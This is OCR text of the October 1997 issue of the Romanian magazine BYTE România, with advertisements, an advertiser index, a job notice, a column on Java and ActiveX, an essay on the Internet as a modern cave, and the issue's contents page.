- permite configurarea software a tastaturii în funcție de necesitățile specifice oricărui utilizator.
- pentru fiecare layout atașat unei limbi și pentru fiecare tastă a acestuia, puteți configura 4 caractere ce să fie generate de acesta!
- se instalează și se configurează foarte ușor pentru oricine a mai utilizat un produs Windows 95.
- Vă oferim de asemenea, la cerere, peste 180 de fonturi True Type sau Adobe Type (postscript), conținând toate caracterele specifice limbilor europene cu alfabet latin.

40(0)65-166516

***

www.hotsoft.ro/keymap

Hot Soft SRL

Noul KeyMap 2.0
pentru Win95

împreună cu peste 180
de fonturi

Doresc să cumpăr produsul, KeyMap2.0.

V-am expediat la BCR Tg.Mureș în contul nr. 4072032198 al S.C.HotSoft SRL Tg-Mureș, 100.000 lei (în care sunt incluse și taxele poștale), cu mandatul poștal/ordinul de plată nr.: .... din data de ...., pentru o licență a acestuia.

(Pentru licențe multiple apelați la sediul firmei.)

☐ Doresc să-mi trimiteți și factură.

Numele și prenumele: .... Funcția: ....

Firma: .... Adresa: ....

Cod poștal/Localitate: .... Telefon/Fax: ....

Data .... Semnătura ....

lunile care urmează, produse care vor permite ca OLE şi obiectele şi appleturile Java să lucreze în acelaşi mediu distribuit, fără să fie necesar cod suplimentar. Aceste evoluţii oferă speranţe utilizatorilor ActiveX că nu vor fi limitaţi pe veci la produse Microsoft. Ei vor putea să dezvolte aplicaţii pentru Web, cu cele mai bune unelte, cu costuri ce nu pot fi dictate de o singură firmă cu comportament care tinde să monopolizeze piaţa.

Este regretabil că mare parte a lumii calculatoarelor asistă doar la evenimente, deoarece acestea ar fi un subiect interesant de studiat pentru studenţii la ştiinţe economice. Evenimentele ne arată modul de funcţionare al pieţei libere. Un monopol care se luptă să menţină situaţia existentă şi forţele de pe piaţă care acţionează pentru a se elibera de monopol. Şi, deoarece amestecul nu este suficient de condimentat, anumite elemente din sfera guvernamentală, ca DOJ (departamentul de justiţie), aşteaptă ca să intre, la rândul lor, în acţiune. Totuşi, este mai mult ca verosimil că situaţia se va schimba şi sperăm ca acest lucru să se întâmple înainte ca să fie votate nişte legi pentru a stabili un control.

Personal, cred că Java va avea câştig de cauză. Va mai dura, dar speranţa compatibilităţii între platforme este o realitate care nu poate fi stopată, mai ales acum, când este la îndemână. ■

Crinnon Harrison Forbes conduce companiile T&C Consulting and VP Operations for Piranha Bissiness Systems. Locuieşte în Franklin (Wisconsin) şi poate fi contactat (în română sau engleză) prin e-mail la **cforbes@ibm.net.**

[Adaptare în limba română- *Darvas Attila*]

MICĂ PUBLICITATE

Anunţ

Informăm pe cei intresaţi că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp şi Kappa. Puteţi citi Agora On Line şi la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

Regia autonomă „Administraţia Română de Trafic Aerian" - ROMATSA

Bucureşti, str. Ion Ionescu de la Brad nr. 1, Sectorul 1,

organizează concurs în data de 07.10.1997, ora 10.00, pentru ocuparea postului de specialist software în cadrul Serviciului Dezvoltare Sisteme.

Condiţii:

- absolvent de învăţământ superior tehnic, de preferinţă în domeniul calculatoarelor (software), sau experienţă profesională echivalentă;
- vârstă maximă, 30 de ani;
- cunoştinţe în domeniul OOA/OOP;
- cunoştinţe în domeniul sistemelor de operare UNIX;
- cunoştinţe în domeniul reţelelor de calculatoare;
- cunoaşterea a cel puţin un limbaj de programare de nivel înalt;
- aptitudini de lucru în echipă;
- cunoştinţe de limba engleză (scris + vorbit).

Înscrierile se vor face la sediul ROMATSA R.A. până la data de 06.10.1997.

Documente necesare la înscriere:

- cerere, copia diplomei de studii, curriculum vitae, copie după Carnetul de Muncă.

Tematica de concurs se va înmâna la depunerea dosarului de înscriere.
Informaţii suplimentare la telefon 230.30.07/409 sau 410 - Serviciul SDS."

DIRECTOR GENERAL, Victor MARINESCU

HEWLETT PACKARD
Authorized
Reseller

TRICORP
electronics
Echipamente: tel: 679 48 79
tel/fax: 230 44 58
Consumabile: fax: 211 39 43
tel: 210 52 64; 211 90 42
e-mail: tricorp@radiotel.ro

IMPRIMANTE DE BIROU
azi găsiţi la noi **Hewlett Packard**

- *cu jet de cerneală*
  DeskJet 340/340Cbi; 670C; 690C+; 820Cxi; 870Cxi
- *laser*
  LaserJet 6L; 6P; 6MP

Cât costă lumea?

Nu ştim.

Ce vă putem însă spune este că un anunţ de mică publicitate de această dimensiune costă

80$

BYTE
ROMÂNIA

Puteţi obţine informaţii suplimentare la:

Computer Press Agora

Tel.: 065-166516

INTERNET

Net Soft **Tel/Fax: 065-162614**

SISTEME DE EDITARE VIDEO
PROFESIONALE

VIDEO MACHINE v.3 **AV MASTER**
achiziţie de semnal video şi audio
editare digitală on-line/off-line, mixaj video
efecte digitale

KEYSYS GrafX

3700–Oradea, str. Roşiorilor nr. 1 tel/fax: 059 437.700; 447.179; 419.805,436.281

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	A&C	18	01-2505315
2	ACT	24	01-6377156
3	Ager Business Tech	128	01-4103303
	C		
4	Canon	9	01-2233854
5	Ciel	121	01-6505739
6	Cipro	124	01-2200400
7	Computer Games	114	01-3225508
8	Computer Land	60	01-3367599
9	Comrace	20	051-415800
10	Comtek	119	01-2306281
11	C.Press Agora	84, 90, 95, 96, 100, 116, 126	065-166516
12	CoRES Trade	24	056-190051
	D		
13	Digital România	86	01-2105508
	E		
14	EUnet România	97	01-4100100
15	Expert System Plus	98	01-2108565
	F		
16	Flamingo Computers	CIII	01-2225041
17	Forte Company	1	01-3122360
18	FROsys	24	064-430805
	G		
19	Gemini SP	98	01-2108565
20	Genesys Software	24, 127	01-6384944
	H		
21	Hotsoft	129	065-166516
	I		
22	ICL Romania	19	01-2506175
23	Imation	5	092-200722
24	Imperial Electric	24	01-6871547
25	InterComp	106	01-3238255
26	Iris	123	01-2121047
	K		
27	Keysys Gfx Oradea	130	059-436281
	M		
28	MGT Trade	81	01-3120311
29	Microsoft România	11	01-2229012
30	MINOLTA România	2	01-6346245
31	Multimedia Automex România	99	061-761845
	N		
32	National Instruments	24	US(512)795-8411
33	Net Brinel Computers	101	064-430280
34	Net Consulting	C II	01-3122833
35	Netsoft	130	065-162614
	P		
36	Planeta Internet	110	01-3300006
37	Prince Software	24	032-212559
	R		
38	Romsys	65	01-2300810
	S		
39	Salient România	3	01-2121790
40	Sirom Graphics	35	01-2300478
41	Sprint Computers	C IV	044-110700
42	S&T	4	01-3307217
43	Starsoft	20	051-415800
	T		
44	Tehnorom	24	032-116502
45	Tornado Sistems	43	041-618580
46	Total Soft	50, 122	01-2302374
47	Tricorp Electronics	99, 130	01-6794879

Ultima

Peştera Internet

Admirabilele picturi de la Altamira sunt manifestări impresionante de creativitate, asociate cu credinţele acelor timpuri, având totuşi un scop utilitar. Omul modern are manifestări diferite, dar care uneori ne poartă cu gândul la cele de demult. Sunt şi astăzi segmente sociale care apelează la străvechi mijloace artistice de manifestare. În rândul tinerilor, câştigă teren tehnicile de tatuaj, de perforare sau, ocazional, pictarea feţei în culori stridente. Şi nu numai cu ocazia unor meciuri de fotbal, concerte techno sau a carnavalului tradiţional. Admirabilele noastre colege n-au renunţat niciodată la machiaj pentru a-şi prezenta propria persoană în culori considerate mai atractive. Moda pictării pereţilor, renumitele grafitti din metrourile marilor oraşe, trădează aceleaşi vechi reflexe. Dar şi cei iniţiaţi în noile tehnologii îşi decorează paginile Web cu ceea ce cred că este semnificativ pentru ei şi permite comunicarea cu locuitorii peşterii Internet.

Tehnologiile moderne de comunicaţie au lărgit peştera noastră la o scară globală. Micul trib, specia umană, vânează acum alte animale pentru a-şi asigura hrana zilnică. Reprezentarea acestora pe peretele peşterii moderne, pagina Web, poate fi adorată de tribul din care face parte oficiantul noului ritual, purtând titulaturi noi ca Web Master sau Web Designer. Acest nou vrăjitor, oferă acum reprezentarea noilor surse de hrană şi a modului de dobândire a acesteia, de fapt a unor obiecte şi servicii în măsură să atragă atenţia şi banii celor care se uită pe pereţii decoraţi. Şi sunt din ce în ce mai mulţi cei care au posibilitatea de a participa la acest imens ritual comun. Cei excluşi, care sunt privaţi de ritualul comunicării moderne şi se luptă în moduri tradiţionale pentru a-şi câştiga existenţa, sunt privaţi de fapt, din ce în ce mai evident, de hrana lor zilnică.

Retragerea la malul unui lac Walden, ca Thoreau, asigură doar supravieţuirea zilnică, din ce în ce mai jalnică şi supusă capriciilor naturii. Suntem încă foarte aproape de acest mod de viaţă. Riscul de a reveni este la tot pasul. Iarna trecută, cu ocazia unui drum făcut cu maşina atunci când, de sărbători, nu se găsea benzină iar drumurile au stat acoperite de zăpadă de la Crăciun până de Sfântul Ion, am avut ocazia să constat personal cât de simplu este drumul înapoi în istorie. În peisajul alb, în care se distingea cu greu şoseaua, doar un păstor rămas parcă din neolitic îşi mai purta agale turma prin nămeţi. Poate că dacă şi-ar fi colorat oile în culorile curcubeului ne-ar mai fi amintit că suntem totuşi pe la sfârşitul mileniului II. Dar totul era alb, exceptând doar măgarul care îşi purta crucea alături de cioban. Persistenţa acestei imagini în istorie, ar putea fi un motiv, poate, pentru a conferi valoare acestui mod de viaţă. Dar acest mod de viaţă, specific şi adaptat poate la asigurarea supravieţuirii unui grup social mic, nu poate constitui un exemplu pentru o societate modernă. O asemenea societate trebuie, indiferent dacă doreşte sau nu, să se integreze în economia mondială. Peştera, sub forma sa naturală, nu mai poate asigura un adăpost adecvat.

Problema este dacă noua peşteră poate fi o soluţie pentru problemele noastre. Evoluţia tehnologiilor moderne din domeniul calculatoarelor şi comunicaţiilor ne sugerează că din ce în ce mai mulţi dintre noi ne vom petrece viaţa în noua peşteră şi vom vedea soarele din ce în ce mai puţin. Ce vom face? La început, poate, ne scriem numele în propria pagină, iar dacă mai citim câteva pagini dintr-o carte de HTML, vom fi în stare să punem chiar şi o imagine. Este interesant să urmăreşti modul în care evoluează paginile Web realizate de elevi, sau paginile studenţilor. În scurt timp însă, după ce primele pagini nu mai impresionează, apar imaginile animate, iar unii realizează chiar cadre (*frames*) pentru a uşura parcurgerea paginilor. Ne desprindem încet de pereţii peşterii, pereţi care se mobilează acum cu aplicaţii. De la reprezentarea primară se trece la vânătoare, activitate complexă, care presupune aplicaţie. Puţinii autori de pagini Web care reuşesc să ajungă în această fază au pâinea asigurată pentru perioada care urmează. Ei vor crea turmele de bizoni virtuali şi vor organiza vânătoarea virtuală care va asigura hrana tribului real. Povestea pare lipsită de orice legătură cu realitatea. Dar... Este deja posibil controlul unor echipamente din aplicaţii executate în navigatoare Web. Poziţia geografică a echipamentelor este controlabilă şi comunicaţiile realizate cu Pathfinder, aflat pe Marte, ne sugerează că nici pe Pământ nu va fi imposibil controlul de la distanţă, care cu timpul va duce la controlul producţiei şi distribuţiei de bunuri. Modul de repartizare, în societate, se va face în mod previzibil pe baza unor plăţi cu bani electronici. Tehnologiile se conturează.

Mai trebuie să ieşim însă la o mustărie, acum, toamna, când se coc strugurii, să mâncăm pastrama şi să bem un pahar cu prietenii. Pentru asta va trebui să părăsim din când în când Peştera.■

Darvas Attila

adarvas@agora.ro

FLAMINGO
Diablo
Planeta multimedia la dispoziția ta
24X MAX
Diablo
FLAMINGO
Genius
Just press «Play»!
D i a b l o
FLAMINGO COMPUTERS
www.flamingo.ro

Bd. N. Titulescu 121,
Sector 1, București
Tel : 01-222.50.41
Fax: 01-222.59.41
e-mail titulescu@flamingo.ro

Bd. Știrbei Vodă 154,
Sector 1, București
Tel : 01-638.35.38
Fax: 01-638.35.38
e-mail stirbei@flamingo.ro

Șos. Panduri 29-31,
Sector 5, București
Tel : 01-410.56.06
Fax: 01-410.36.23
e-mail panduri@flamingo.ro

Calea Dorobanților 132
Sector 1, București
Tel : 01-222.63.36
Fax: 01-222.65.18
e-mail dorobanti@flamingo.ro

Calea București 23B,
Craiova
Tel : 051-417.426
Fax: 051-417.428
e-mail craiova@flamingo.ro

Calea lui Traian
176 bis, Rm. Vâlcea
Tel : 050-737.220
Fax: 050-737.220
e-mail valcea@flamingo.ro

Realizată cu **FLAMINGO** *Maestro V500*

BEST OF BYTE CERF '97
COLOSSEUM NewLine
Fii
alături de
Învingător
SPRiNT
COMPUTERS
your password for tommorow
233 MHz
09:25.693
266 MHz
300 MHz
MMX™
intel inside
pentium®
PROCESSOR

Știm că îți place să conduci la nebunie.
Nouă ne place să facem mașini bune.
Așadar îți punem la dispoziție o mașină cu care vei fi din start în "pole position". Pentru că în încercări s-a dovedit a fi cea mai puternică.
Te așteaptă o cursă lungă pentru care echipa noastră tehnică este gata să-ți acorde asistență în orice moment.
Și pentru că timpul este pentru tine esențial, suntem pregătiți să-ți asigurăm schimbul "roților" într - un timp neegalat de nimeni!
Pentru că noi suntem lideri în clasamentul constructorilor!
Restul depinde doar de tine...

La CERF'97 calculatorul SPRiNT Colosseum NewLine a fost apreciat ca cel mai puternic calculator asamblat în România și distins cu premiul "BEST OF CERF'97"

Magazine SPRiNT: Ploiești - SPRiNT, Str. Romană nr. 28-30 ☎ 044-110700; București - SPRiNT SITC, Calea Floreasca 167, sect. 2, ☎ 01-2324471; București - SPRiNT - S plus S, Str. Traian nr.1 (Ansamblul Unirii), Bl.E5 ☎ 044-110700; Baia Mare - SPRiNT, Bd. Traian nr.5/1 ☎ 062-431176; Brașov - SPRiNT BTC, Str. Tâmpei nr. 8 ☎ 068-323100; Cluj - SPRINT SGR, Bd. 21 Decembrie nr. 1 ☎ 064- 430000; Oradea - SPRiNT KEYSYS, Str. Patrioților nr. 4 ☎ 059-419748; Tg. Secuiesc - SPRiNT DATAS, P-ța Gabor Aron nr.5 ☎ 067-362199; SPRiNT COMSER, Bd.Traian nr.49 ☎ 054/716551;
Distribuitori autorizați SPRiNT: Arad 057-281836 Argeș 048-637135 Botoșani 031-533222 Caraș-Severin 056-311257 Constanța 041-636076 Covasna 067-330285 Dâmbovița 045-634583 Galați 036-462003 036-465270 Giurgiu 046-217805 Gorj 053-218515 Harghita 066-211987 Iași 032-231303 Mehedinți 052-324075 Mureș 065-168098 Suceava 030-521100 Timiș 056-221442 Vâlcea 050-731659

Intel Inside logo și Pentium sunt mărci înregistrate, iar MMX este marcă comercială Intel Corporation

BYTE

JAVA RĂSPUNSUL LA 8 PROBLEME DE AFACERI

BYTE
ROMÂNIA

revistă de integrare tehnologică

Vol. 3, Nr. 10 OCTOMBRIE 1997

TEHNOLOGIE ACTUALĂ - Ultra DMA/33 /p. 123

AutoCAD R14 - desenare mai rapidă /p. 97

O LUME DINAMICĂ JavaScript /p. 91

știri/ SOLUȚII CLUSTER NT prezentări/ SERVERE DE ȘTIRI; WEB-UL DE OBIECTE ȘI ALTELE

MARI PREMII ABONAMENTE 1998 MARI PREMII MARI PREMII MARI PREMII

vezi pagina 117

Vine noul Net

Șarja pentru o bandă largă - 7 alternative la ATM

LAB REPORT 34 MODEMS

Tot ceea ce trebuie să știți despre modemurile de vârf: testul tehnologiilor 56K, ISDN și DSL

Pentium II cu port grafic accelerat AGP- Cui îi trebuie?

Lei 8000

www.agora.ro

T.P.
APROBAT R.A.P.R.
Nr. 103/DC/040/1997
Valabil pînă la 31.12.1997
Exp: SC Computer Press Agora s.r.l.
RO, 4300 Tg. Mureș, CP 172 OP 1

Acum puteți ALEGE cel mai CONFORTABIL loc.

Cu un calculator Compaq puteți acum să trăiți experiența unică a unui confort excepțional în cele mai atractive condiții. Noul Deskpro 2000 redefinește întelesul valorii unui produs oferindu-vă avantajul de a lua cea mai simplă și normală decizie atunci când doriți să vă procurați un calculator. Acest produs reușește performanța fără precedent de a combina inovațiile cele mai recente cuprinse în tehnologia **MMX**™ cu optimizarea performanțelor prin administrarea inteligentă a programelor.

Cel mai nou procesor, memoria și tehnologia grafică senzațională reușesc ca împreună să asigure standardul binecunoscut al Compaq de fiabilitate și integrare ușor accesibilă. Adăugați la toate aceste performanțe un cost scăzut și veți avea toate elementele care explică de ce Deskpro este cel mai popular calculator personal din lume.

Noul Compaq Deskpro 2000. Alegerea este extrem de ușoară.

Deskpro 2000

Cereți detalii despre soluția completă la:

MMX™ intel inside pentium® PROCESSOR

COMPAQ

DISTRIBUITOR AUTORIZAT:

SCOP COMPUTERS
Str. Știrbei Vodă 150
Tel.: 223 40 54, 223 40 55
Fax: 223 26 80

INTEGRATOR DE SISTEM

COMPUTERLAND
Bdul Unirii 15
Sector 5 , București
Tel.: 336 25 95
Fax: 336 75 68

NET CONSULTING
Str. Știrbei Vodă 150
București
Tel.: 312 28 33
Fax: 312 41 99


DEALERI:

CSI Ltd.
Bd. Constructorilor 20
Sector 6
Tel.: 220 02 50
Fax: 220 02 56

MICRODATA / BRINEL
3400 Cluj Napoca
Str. Iuliu Maniu 2
Tel./Fax: 064-43 02 80
064-43 02 85

TORNADO SISTEMS
Constanța: Str. George Enescu, nr. 11
Tel.: 041-61 85 80; Fax: 041-61 94 57
București: Str. Jiului 2-4
Bl. Tornado
Tel.: 01-667 28 23; Fax: 01-667 29 87

Intel Inside Logo și Pentium sunt mărci înregistrate ale Intel Corporation iar **MMX**™ este marcă a Intel Corporation


Seria Aptiva S
Cerul
Servere IBM PC montabile în rack
ThinkPad
ThinkPad 380
nostru
este
PC 365
mai
albastru
IBM IntelliStation Z Pro
cu monitor LCD

Microsoft
WHERE DO YOU WANT TO GO TODAY?™
Authorized Distribution Partner/
DSP for Romania

FORTE
COMPUTERS
Flexibility.Made in Romania

IBM
Business Partner

Lipscani 102, București
Tel: 3122360/6137282 Fax: 3122630 Microsoft Hot Line: 3120948


AVANTAJELE VOLUMULUI LA MAXIM!

Dar un volum maxim de avantaje? Copiatoarele de mare volum MINOLTA.

Avantaje financiare la **maxim** - Nu trebuie să ai toţi banii! În rate sau leasing, în 24 de luni, ai tot timpul să plăteşti copiatorul MINOLTA. Timp la **maxim** - cu cele 60 de copii pe minut, copiatorul MINOLTA îţi economiseşte timpul. Servicii la **maxim** - garanţia de 3 ani* oferă întreţinerea completă a copiatorului MINOLTA şi furnizarea de consumabile şi piese de schimb. Mai mult! La apariţia unei disfuncţionalităţi majore, copiatorul va fi înlocuit în 24 de ore!

*cu contract S+M

Pentru că Minolta nu cunoaşte 1/2-le de măsură.



MINOLTA

MINOLTA ROMANIA S.R.L., Şos Olteniţei nr. 35-37, Sector 4, Bucureşti, Tel: 634.62.45; 634.76.55; Fax: 330.70.02. Email: office@minolta.eunet.ro

Există
O FORȚĂ
ce-ți dă
PUTERE !
Este chiar lângă tine.
CAUT-O !

www.salient.ro

SALIENT

SALIENT Group

București: Calea Floreasca nr. 242
Tel: 01-2305791, 2324036
Fax: 01-2321045

Timișoara: Piața Timișoara 700 nr. 1
Tel: 056-201041, 201042
Fax: 056-190464

AMERICAN TECHNOLOGY

MICROSOFT WINDOWS COMPATIBLE

yes Net Ware Tested and Approved

SCO SOFTWARE COMPATIBLE

3 ANI GARANȚIE

SALIENT • STANDING OUT in Computer & Networking Technology

Noua denumire a societății **SIROM GRAPHICS COMPUTERS S.A.** *este:*

MAGIC
Systems S.A.

Str. Av. Radu Beller, nr. 25,
sector 1, 71251 București

Tel: 230.04.78 Fax: 230.04.79
e-mail: sgi@sirom.emdt.sgi.com
URL: http://sirom.kappa.ro

SiliconGraphics
Computer Systems

CRAY RESEARCH

Authorised Distributor


Napoleon **s-a luptat** pentru ea...

Vlad Țepeș **a ucis** pentru ea...

Dumneavoastră puteți s-o cumpărați !

Silicon Graphics O²

MIPS R5000 180 MHz Processor
32-bit Double-Buffered Graphics
Hardware Texture Mapping
Image Processing Engine
Video Compression Engine
Web-integrated User Interface
32 MB Memory SDRAM ECC
2 GB Ultra SCSI System Disk
17" Monitor, 1280x1024
100BaseTX / 10BaseT Ethernet
CD-ROM
IRIX 6.3 - UNIX Operating System



$ 8.900

Atât de multă **putere** față de un biet PC!

Soluții complete pentru:

MATRA DATAVISION

Proiectare asistată, inginerie asistată

WebFORCE Powered by SiliconGraphics™ Computer Systems

World Wide Web authoring & serving

Alias wavefront — A SiliconGraphics Company

DISCREET LOGIC

Computer Graphics

GIS, Desktop Publishing, Baze de Date (Oracle / Informix), Modelare Moleculară

IMATION 3M

tel: 092-200722
fax: 01-3129302

MEGA OFERTĂ

10 + 2
DISCHETE

Cumpărați 10 dischete și primiți 2 GRATUIT! Acum în fiecare cutie cu dischete 3M/Imation* veți găsi 2 GRATUIT.

40 + 10
DISCHETE

Pachetul Promoțional Special: cumpărați 4 cutii a câte 10 dischete marca 3M/Imation* și veți primi a 5-a cutie GRATUIT! Cea de a 5-a cutie are un design unic, și este disponibilă numai împreună cu Pachetul Promoțional Special 40 + 10.

*valabil numai pentru dischetele 3M/Imation de 3.5"DS-HD formatate IBM

BYTE
ROMÂNIA

Octombrie 1997, vol. 3, nr. 10

RAPORT SPECIAL

EXTINDEREA ÎNTREPRINDERII

VINE NOUL NET

ATM cu rol diminuat 38
De Scott Mace
ATM destinat supremației suferă atacul tehnologiilor frame relay, Gigabit Ethernet și IP.

Pregătiri pentru Gigabit Ethernet 43
De Mike Hurwicz
10 sugestii pentru implementarea tehnologiei.

Șarja pentru o bandă largă 47
De Mark Brownstein
Serviciile DSL sosesc sub forma serviciilor de comunicații radio unidirecționale, pe bandă largă.

Bandă largă ieftină 52
De editorii BYTE
Testele noastre vă vor ajuta să alegeți între tehnologiile de acces 56K, ISDN și ADSL.

TEHNOLOGII

Transformări mainframe 119
De Daniel Moldovan

Ultra DMA/33 123
De Mircea Sabău

DESIGN COPERTĂ: BRIAN DAY GRAFICĂ COPERTĂ: JOHN LUND © 1997

APLICAȚII DE REȚEA

Java trece la afaceri 67
De Tom Halfhill
Criticii afirmă că Java nu este matur, unii însă îl folosesc pentru rezolvarea unor probleme reale.

APLICAȚII DE REȚEA

CORBA, Java, și Web-ul de obiecte 75
De Robert Orfali, Dan Harkey, și Jeri Edwards
Web-ul de azi este prea mic pentru lucrul client/server. Viitorul Web este Web-ul de obiecte.


THEY'RE NOT SCALABLE
OBJECT QUERY LANGUAGES ARE HARD!
THEY EAT THEIR YOUNG!
THEY'RE TOO NICHE MARKETS!
NO STANDARD LANGUAGE!
SEE the MIGHTY ODBMS!

ADMINISTRAREA DATELOR

Baze de date orientate obiect 81
De Joe Celko și Jackie Celko
Bazele de date orientate obiect nu mai sunt curiozități. Iată ce puteți face.

PROGRAMARE

Sisteme multi-agent 99
De Cătălin Aurel Rusu
Utilizarea programării vizuale în interfețe utilizator folosind modelul bazat pe agenți.



EDITORIAL

8

BITS

AGP: Cui îi trebuie? 10
Servere mici și ieftine 11
Imprimante cu jet 12
Contabilizarea benzii 13
Soluții cluster NT 16

EVENIMENT

Seminar Lucent
De Daniel Moldovan
18

IFABO '97
De Darvas Attila
21

